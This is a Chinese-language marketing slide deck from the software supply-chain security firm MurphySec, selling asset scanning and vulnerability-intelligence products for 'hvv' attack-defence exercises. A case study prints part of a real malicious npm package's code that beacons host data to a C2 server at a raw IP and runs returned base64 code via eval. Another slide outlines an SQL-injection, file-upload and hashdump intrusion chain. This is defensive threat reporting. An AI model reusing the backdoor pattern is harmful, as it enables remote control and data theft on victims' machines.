墨菲安全
MURPHYSEC

以开发者为核心
行业领先的软件供应链安全平台

护网风险排查解决方案

2024.01

关于墨菲安全

懂客户 超十年甲方应用安全建设经验，核心团队来自百度、华为、平安、招行、贝壳；


产品技术领先 顶级的漏洞研究及应用安全实践经验，创始人曾在乌云主导国内首款检测SaaS产品TangScan；

和客户一起成长 软件及应用安全重运营，墨菲安全理念是伴随客户安全业务一起成长，持续迭代创新；

核心团队

创始人&CEO 章华鹏

前百度安全架构师，乌云产品合伙人
top10白帽子，首款SaaS产品tangscan
独立发现国内外企业数百个严重漏洞




联创&实验室负责人 欧阳强斌

前百度、贝壳资深安全工程师
曾负责百度蓝军攻防团队
贝壳基础安全团队负责人

联创&工程负责人 宇佰超

前华为、贝壳工程技术专家
曾负责华为多款安全产品的研发及架构设计，贝壳零信任架构负责人



合伙人&COO 周欣

前梆梆安全COO，负责营销工作
在安全市场营销及销售方面超过二十年的丰富经验，专业的客户服务能力

联创&方案负责人 崔泷跃

前平安、招行及百度资深安全工程师
超过十年的开发安全、DevSecOps及SDL方面的落地经验

联创&产品负责人 车志远

前百度、贝壳资深安全工程师
曾负责单一企业超过50万用户的企业级安全产品的设计及落地

部分典型客户案例

墨菲安全 MURPHYSEC

互联网

Tencent 腾讯　Alibaba Group 阿里巴巴集团　Baidu 百度　美团　xiaomi　快手　京东　贝壳 让居住更美好　小红书

金融业

中国银行 BANK OF CHINA　蚂蚁集团 ANT GROUP　中国平安 PING AN 保险·银行·投资　广发银行 CHINA GUANGFA BANK　兴业证券 INDUSTRIAL SECURITIES　南京银行 BANK OF NANJING　大家保险 DAJIA BAOXIAN

运营商

中国移动 China Mobile　中国电信 CHINA TELECOM 世界触手可及　天翼云

能源及制造

国家电网 STATE GRID　中国建筑 CHINA STATE CONSTRUCTION　理想


监管合作

中华人民共和国公安部 The Ministry of Public Security of the People's Republic of China　中国人民银行 THE PEOPLE'S BANK OF CHINA　CNCERT/CC 国家互联网应急中心　CAICT 中国信通院

全球首个软件供应链安全技术社区 实力验证

墨菲安全 MURPHYSEC

500+顶级开源项目通过OSCS社区一键修复安全漏洞



超过20000个开发者正在使用墨菲安全SaaS产品

36万 累计检测项目数


750万 累计发现漏洞数

41万 知识库覆盖漏洞数

8000万 知识库覆盖组件数

资质及荣誉

墨菲安全
MURPHYSEC



墨菲安全八大场景解决方案

墨菲安全
MURPHYSEC

开源组件安全风险治理

适用场景：因监管及安全事件，需开展开源安全/合规治理
相关监管：银保监、公安部、工信部、证监会等
产品特性：漏洞可达性分析、修复兼容性评估、网关准入准出
适用行业：金融/运营商/互联网/能源/关基/制造 等
典型客户：快手、中国移动、中国银行、中国电信、兴业证券、小红书

资产及漏洞投毒应急响应

适用场景：突发0day及投毒事件应急响应，避免勒索及数据泄露
相关监管：公安部、网信办、银保监等
产品特性：0day首发预警、投毒情报、25+独家漏洞分析字段
适用行业：互联网/金融/运营商/能源/关基 等
典型客户：蚂蚁、美团、阿里、腾讯、国家电网、理想汽车、微众银行

开源组件许可证风险治理

适用场景：企业产品出海/交付甲方/对外开源担心出现许可证合规风险
相关监管：知识产权保护法、甲方安全要求、开源社区准则
产品特性：代码片段级溯源、二进制及固件成分分析
适用行业：车企/IoT厂商/软硬件出海企业/先进制造 等
典型客户：理想、高德、小米、美团、道通科技

车企/智能制造安全及合规

适用场景：面临国内外严格的标准要求，对许可证及漏洞风险管理严格
相关监管：欧盟R155、国内车企强标、国内外知识产权保护法
产品特性：全球领先漏洞知识库、代码片段级溯源、二进制及固件分析
适用行业：智能网联车/先进制造 等
典型客户：理想、小米、道通科技

墨菲安全八大场景解决方案

墨菲安全
MURPHYSEC

商业软件供应链安全治理

适用场景：企业大量外采软件供应商漏洞及数据泄露导致企业受影响
相关监管：银保监、公安部、工信部、证监会等
产品特性：网关准入准出、商业软件二进制安全检测、软件供应商情报
适用行业：金融/运营商/能源/关基/互联网 等
典型客户：中国移动、中国银行、中国电信、兴业证券、广发银行

护网资产及风险排查

适用场景：护网前对存在安全漏洞及隐患的供应链资产排查整改
相关监管：公安部、通管局
产品特性：资产识别、0day知识库、POC、快速修复
适用行业：金融/运营商/能源/关基 等
典型客户：中国移动、天翼云、中国银行等

软件安全检测报告及SBOM

适用场景：软件厂商在投标及交付产品时需带安全检测报告及SBOM
相关监管：甲方企业安全要求
产品特性：行业认可的检测报告、SBOM导出、报告导出
适用行业：软件厂商 等
典型客户：道通科技、广州嘉为、沃丰科技

监管软件安全产品检测及认证


适用场景：作为监管及认证单位，需要自动化对产品进行检测认证
相关监管：各类国标
产品特性：简单易用、结果准确、覆盖率高、可解释性强
适用行业：监管、检测认证机构 等
典型客户：信通院、公安部、金融认证中心 等

目录

墨菲安全
MURPHYSEC

专业、专注、可靠

企业大量使用外部供应商软件



开源软件

开源组件

开源应用

软件分发渠道

GitHub

Apache Maven

清华大学开源软件镜像站

商采软件

闭源商业

定制开发

商采流程

采购

定制化开发

交付上线

内部OA

对外服务

办公环境

供应链攻击hvv攻击队主要打法

墨菲安全 MURPHYSEC

80% 由于供应链安全漏洞导致的攻破

40+ hvv期间平均会有突发安全事件

70+ 平均每周安全漏洞发现

100+ 平均每周投毒发现

98% 的企业单位无法识别供应链投毒风险

01 16年-18年

挖掘系统漏洞

通过挖掘目标涉及资产的安全漏洞，获取服务器权限，进而进行内网渗透，最终获取核心系统权限和核心数据。

传统攻击手段逐渐失效

随着政企单位对安全的重视，通过安全漏洞迅速减少，通过黑盒的方式挖掘系统漏洞逐渐困难。

02 18-19年

近源攻击

人工进入目标单位，通过网络接口或暴露的USB等接入方式，进入目标网络或获取目标服务器权限，进而进行内网渗透。

供应商软件占比逐年升高

企业内部网络管理不健全，企业自身暴露的网络接入点过多，且大多数接入点无认证机制或认证机制较弱。

03 19年-22年

开源组件0day

在真实开始hvv前，集中挖掘开源组件漏洞，并在hvv开始后集中进行漏洞利用，快速获取目标服务器权限，进而进行内网渗透。

开源组件投入产出比高

由于企业使用非自研比例越来越高，挖掘通用漏洞具有较高性价比。

04 23年-

供应商软件漏洞

在hvv前，大量挖掘通用商业软件或通用设备漏洞，并在hvv时快速获取目标网络权限，进而进行内网渗透。

供应商软件管控不严

随着软件开发专业化程度逐渐升高以及开源技术的快速发展，企业采购或直接使用外部软件逐渐增多。

企业更关注自研部分的安全风险，针对外部引入的软件或组件无控制能力。因此供应链投毒成为了新的攻击方式。

案例-通用产品被攻击案例

信息收集

根据前期信息收集发现，目标单位使用**泛微OA V8**

漏洞挖掘

根据收集到的漏洞，该版本存在SQL注入和文件上传漏洞。

漏洞利用

通过SQL注入获取管理员账号密码；
登录后台后，通过任意文件上传漏洞获取服务器权限

内网渗透

通过hashdump读取服务器账号密码，并继续进行内网渗透。

案例-供应链被攻击案例

2023年hvv，墨菲安全监控到一起针对 **平安** 的投毒事件，攻击者通过npm包投毒的方式，携带远控脚本，从攻击者可控的 C2 服务器接收并执行系统命令。


```
//pingan-vue-floating-0.0.7/app.js

const key = (37532).toString(36).toLowerCase()+(27).toString(36).toLow
const url = "http://62.234.32.226:8888"
const filename = path.join(os.tmpdir(), 'node_logs.txt');
const headersCnf = {
    headers: {
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) Apple
    }
};
……
function heartbeat(){
    const requestData = {
        hostname: os.hostname(),
        uuid:machineIdSync({original: true}),
        os:os.platform(),
    };
    sendRequest(url+'/api/index',aesEncrypt(JSON.stringify(requestData
    const task = {
        uuid:machineIdSync({original: true}),
    }
    sendRequest(url+'/api/captcha',aesEncrypt(JSON.stringify(task))).t
        try{
            if (result !== undefined) {
                const data = JSON.parse(result);
                const decodedData = Buffer.from(data.code, 'base64').t
                eval(decodedData)
            }
        }catch (error){
        }
    });

}

function app(){
    const result = checkFile();
    if (result.exists) {
        return
    } else {
```

经过持续跟踪发现，该投毒者继续向 NPM 仓库继续发布了 pingan-vue-floating 等类似恶意组件包，投毒包的恶意 C2 地址改为了 62.234.32.226，此 IP 为以北京腾讯云提供，并且投毒包以 pingan、ynf 等命名，很大几率是针对国内厂商(例如中国*安)，投毒者通过模拟目标企业内部私有源组件命名进行混淆，进而通过诱导用户企业内部用户下载投毒组件包实现对目标机器的远控入侵，这是目前公开发现的首起针对国内金融企业的开源组件投毒攻击事件。

目录

hvv场景下软件供应链安全挑战

墨菲安全
MURPHYSEC

资产识别不清

- 直接/间接依赖梳理不清
- 采购软件无法覆盖
- 服务器运行软件未知
- 无法准确定位到服务中

风险检测困难

- 不具备资产识别能力
- 检测到风险较多，没有处理优先级
- 不具备投毒风险检测能力
- 检测结果不准确

漏洞修复困难

- 没有漏洞修复优先级
- 研发人员不懂安全，没有处置能力
- 漏洞处置周期长
- 担心会有兼容性风险

风险感知不及时

- 不具备风险感知能力
- 缺乏及时有效的漏洞情报
- 突发风险无法快速定位
- 突发风险不知如何处置

墨菲安全

目录

墨菲安全解决方案

墨菲安全
MURPHYSEC

hvv前 供应链高危风险排查

资产识别 ▸ 风险检测 ▸ 可达性分析 ▸ 快速修复

hvv期间 供应链漏洞情报应急处置

实时情报推送 ▸ 情报关联匹配 ▸ 事件处置

软件供应链资产台账

软件成分分析

主机资产　办公资产　代码仓库　容器镜像

漏洞及投毒情报


开源组件0day　商业软件0day　开源组件投毒

四大特色解决hvv核心痛点

墨菲安全 MURPHYSEC


01 资产识别精准

- 二进制检测
- 源码检测
- 主机资产识别




02 行业领先知识库

- 25+独家漏洞字段
- 最强投毒知识库
- 独家0day漏洞覆盖



03 漏洞快速修复

- 漏洞真实影响分析
- 漏洞升级兼容性评估
- IDE插件一键修复
- 修复效率提升20倍



04 应急响应快

- 漏洞&情报第一时间获取
- 漏洞影响资产自动排查
- 漏洞处置方案清晰明确
- 应急响应效率提升80%.

墨菲安全

目录

产品一：苏木-软件成分分析

墨菲安全 MURPHYSEC

SBOM分析

- 支持源代码及二进制
- 支持主机资产识别
- 支持代码片段级分析
- 线上真实依赖识别，高准

风险检测

- 支持漏洞及投毒检测
- 支持许可证识别
- 漏洞真实影响分析
- 独家专业漏洞知识库

快速修复

- 组件升级兼容性评估
- 编码阶段漏洞一键修复
- 支持多种处置方案
- 组件负责人自动关联

场景一：hvv前风险排查

墨菲安全 MURPHYSEC

场景

hvv前，全面排查公司内资产，识别公司内资产对应的安全漏洞，基于漏洞实际情况，分优先级进行风险处置。

应用方案

预期效果

✓ hvv前，严重及高危软件供应链风险得以解决，攻击队无法通过已知通用漏洞攻破

产品二：贯众-资产及漏洞情报

墨菲安全 MURPHYSEC

- SBOM导入
- 系统及三方资产导入
- 负责人标签
- 资产风险等级标签
- 资产指纹识别

资产台账

情报预警

- 公开0day分析及预警
- 独家0day漏洞分析预警
- 组件投毒情报分析及预警

- 自动关联受影响资产
- 自动化预警配置
- 临时缓解处置方案
- 专业的漏洞应急指南

应急处置

场景：hvv中风险感知处置

墨菲安全 MURPHYSEC

场景

hvv中，实时感知突发安全事件，定位风险系统，并及时进行风险处置。

应用方案

预期效果

✓ 第一时间拿到情报并自动关联出受影响的资产，快速完成止损和修复

✓ 攻击队无法通过新漏洞攻入系统，即使攻入后亦可快速反制。

某关基行业客户G案例

墨菲安全
MURPHYSEC


客户痛点

① 客户大量引入外部供应商软件，可能存在大量安全隐患，担心被攻击
② 不知道企业内部服务器都运行着哪些服务，存在哪些安全漏洞
③ 近几年hvv主要的攻击方式就是软件供应链攻击
④ 人力有限，期望针对高危漏洞进行优先修复
⑤ 期望hvv过程中可快速感知舆情

挑战

① 供应商系统众多，涉及数千台服务器，排查困难
② 排查发现大量安全漏洞，不知道哪些会真实受到影响
③ 供应商的研发人员不知道如何修复安全问题

解决方案



收益

① 对900台线上服务器进行全方位安全检测，发现数千个漏洞并整改
② 对代码仓库500多个项目进行安全检测，高危几严重问题全部整改
③ hvv期间没有发现任何被攻击的软件供应链安全漏洞

公司发展历程

墨菲安全 MURPHYSEC

2020.05

来自百度、华为为主的核心团队组建，启动墨菲安全漏洞知识库建设

2021.09

产品v1.0正式版本发布，适配主流DevOps流程及工具

2021.11

完成顶级投资机构红杉资本数千万天使轮融资

2022.03

产品2.0发布，接入平安、快手等第一批头部客户

2022.12

墨菲安全签约十数家互联网、金融、运营商客户

2023.05

墨菲安全软件供应链安全v3版本发布，全球首发可达性风险及兼容性评估技术

2023.12

墨菲安全入选国家高新技术企业，签约数十家互联网、金融、运营商客户

联系我们

墨菲安全
MURPHYSEC

公司地址：

北京市海淀区百旺弘祥(弘祥1989)文创园

联系人：

杨女士

联系电话：

400 180 9568

官网：

https://www.murphysec.com/